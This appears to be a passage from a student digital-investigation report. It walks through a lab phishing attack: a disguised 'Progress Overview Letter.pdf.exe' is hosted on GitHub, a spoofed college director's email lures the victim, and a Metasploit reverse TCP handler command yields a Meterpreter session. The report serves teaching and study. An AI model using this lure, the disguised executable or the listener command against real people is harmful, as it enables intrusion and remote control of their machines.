
Add files via upload

Add an optional extended description...

CC6011NI - Digital Investigation
Upload files · SujenShrestha/Dow
Commit changes
Cancel

Figure 35: Uploading the carrier file in a GitHub repository

The link of the uploaded file was copied to send to the victim.



github.com/SujenShrestha/Download/blob/main/Progress%20Overview%20Letter.pdf.exe

SujenShrestha / Download Public

Download / Progress Overview Letter.pdf.exe

SujenShrestha Add files via upload


Latest commit 82b9ba1 now

1 contributor

559 KB

Figure 36: Getting a direct download link for the carrier file

The link was pasted in a section of the mail and a phishing mail was created.


Inbox - prakash.islington@gmail.
mail.google.com/mail/u/0/#inbox?compose=CllgCJZZQFZQZgNTWJbRVFpqfppxKSnPvLSJqxpmQGhxZxXpCqRXgVnRqdpLzsZlcTbZprXnZGV
Incognito
Gmail
Search mail
Compose
Inbox
Starred
Snoozed
Sent
Drafts
More
Labels
3:20 PM
Jan 1
Sans Serif
Send

Employee Performance Overview Letter

sujenpro@gmail.com

Employee Performance Overview Letter

Dear Sujen,

On behalf of Islington College, I war ... r has been outstanding, and we have been very impressed with the

Your efforts have not gone unnotice ... e will continue to achieve great success.

Thank you for all that you have don
Please view your performance over
Performance Overview Letter

Best Regards,
Prakash Sharma
Managing Director
Islington College

Edit Link

Text to display: Performance Overview Letter

Link to:

● Web address

○ Email address

To what URL should this link go?

https://github.com/SujenShrestha/Download/blob/main/Progress%2


Test this link

Not sure what to put in the box? First, find the page on the web that you want to link to. (A search engine might be useful.) Then, copy the web address from the box in your browser's address bar, and paste it into the box above.

Cancel OK

Figure 37: Adding the download link of carrier file

The phishing mail was sent to the victim using the spoofed email address.



Employee Performance Overview Letter

Prakash Sharma <prakash.islington@gmail.com> 7:53 PM (0 minutes ago)
to sujenpro

Dear Sujen,

On behalf of Islington College, I wanted to express my appreciation for all of your hard work and dedication. Your performance over the past year has been outstanding, and we have been very impressed with the contributions you have made to our team.


Your efforts have not gone unnoticed and have been greatly appreciated. We are confident that with your continued hard work and dedication, we will continue to achieve great success.

Thank you for all that you have done.
Please view your performance overview by downloading the attachment from the link given below.
Performance Overview Letter

Best Regards,
Prakash Sharma
Managing Director
Islington College

Figure 38: Sending the phishing mail

The victim read the mail and clicked on the link to download the attachment.



Employee Performance Overview Letter

Prakash Sharma <prakash.islington@gmail.com>
to me
3:16 PM (0 minutes ago)

Dear Sujen,

On behalf of Islington College, I wanted to express our appreciation for all of your hard work and dedication. Your performance over the past year has been outstanding, and we have been very impressed with the contributions you have made to our team.

Your efforts have not gone unnoticed and have been greatly appreciated. We are confident that with your continued hard work and dedication, we will continue to achieve great success.


Thank you for all that you have done.
Please view your performance overview by downloading the attachment from the link given below.
Performance Overview Letter

Best Regards,
Prakash Sharma
Managing Director
Islington College

https://github.com/SujenShrestha/Download/blob/main/Progress Overview Letter.pdf.exe?raw=true

Figure 39: Phishing mail received by the victim

The attachment was downloaded in the victim machine.



Progress Overview Letter.pdf.exe
Download complete

Employee Performance Overview Letter

Prakash Sharma <prakash.islington@gmail.com>
to me
3:16 PM (0 minutes ago)

Dear Sujen,

On behalf of Islington College, I wanted to express our appreciation for all of your hard work and dedication. Your performance over the past year has been outstanding, and we have been very impressed with the contributions you have made to our team.


Your efforts have not gone unnoticed and have been greatly appreciated. We are confident that with your continued hard work and dedication, we will continue to achieve great success.

Thank you for all that you have done.
Please view your performance overview by downloading the attachment from the link given below.
Performance Overview Letter

Best Regards,
Prakash Sharma
Managing Director
Islington College

Figure 40: Carrier file downloaded in the victim machine


The reverse TCP handler was initialized in the attacker machine using the command, **msfconsole -x “handler – P 4444 -H 0.0.0.0 -p windows/meterpreter_reverse_tcp;”** which waits and checks for the backdoor file to be executed on the victim machine.


Kali - VMware Workstation
File Edit View VM Tabs Help
1 2 3 4
0:46
Trash
File System
Home
Letter.exe
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
┌──(sujen㉿kali)-[~/Desktop]
└─$ sudo su
[sudo] password for sujen:
┌──(root㉿kali)-[/home/sujen/Desktop]
└─# msfconsole -x "handler -P 4444 -H 0.0.0.0 -p windows/meterpreter_reverse_tcp;"
```

Figure 41: Initializing reverse TCP listener on the attacker machine

The victim opened the downloaded file in order to view the contents of the file.




Name	Date modified	Type	Size
Progress Overview Letter.pdf	1/2/2023 10:45 PM	Application	641 KB

1 item | 1 item selected 640 KB |

Figure 42: Carrier file opened by the victim

The file was opened, and the contents of the pdf file were viewed by the victim.



Kamal Marg, Kamal Pokhari, Kathmandu, Nepal
9801042242, 9801000400
info@islington.edu.np


Dear Sujen,

I am writing to express my sincere appreciation for your hard work and dedication to the organization. Your contributions have been invaluable, and I am grateful for all that you have done to help us achieve our goals. I wanted to take a moment to recognize your role in our company's recent achievements. Your efforts have been instrumental in driving our success, and I am proud to have you as a member of our team. Some specific areas where your contributions have made a significant impact include:

- Your positive attitude has been contagious and has contributed to a positive and supportive work environment.
- Your strong work ethic demonstrates your dedication and commitment to the job.
- Your flexibility and adaptability have allowed us to respond to changes and challenges in the workplace.
- Your willingness to collaborate and support others as a team player has been instrumental in helping us achieve common goals.
- Your strong communication skills have helped us build relationships and get work done effectively.
- Your problem-solving skills have helped to contribute for the success of the organization.

Figure 43; File viewed by the victim


After the file was opened by the victim, the reverse TCP connection was successfully established between the attacker and the victim computer.


Kali - VMware Workstation
File Edit View VM Tabs Help
22:32
Trash
File System
Home
Letter.exe
root@kali: /home/sujen/Desktop
File Actions Edit View Help

```
       =[ metasploit v6.2.9-dev                           ]
+ -- --=[ 2230 exploits - 1177 auxiliary - 398 post       ]
+ -- --=[ 867 payloads - 45 encoders - 11 nops            ]
+ -- --=[ 9 evasion                                       ]

Metasploit tip: View missing module options with show
missing

[*] Payload handler running as background job 0.
[*] Started reverse TCP handler on 0.0.0.0:4444
msf6 > [*] Meterpreter session 1 opened (192.168.1.70:4444 → 192.168.1.64:52323) at 2023-01-01
22:29:23 +0545

msf6 >
```

Figure 44: Reverse TCP connection established between attacker and victim

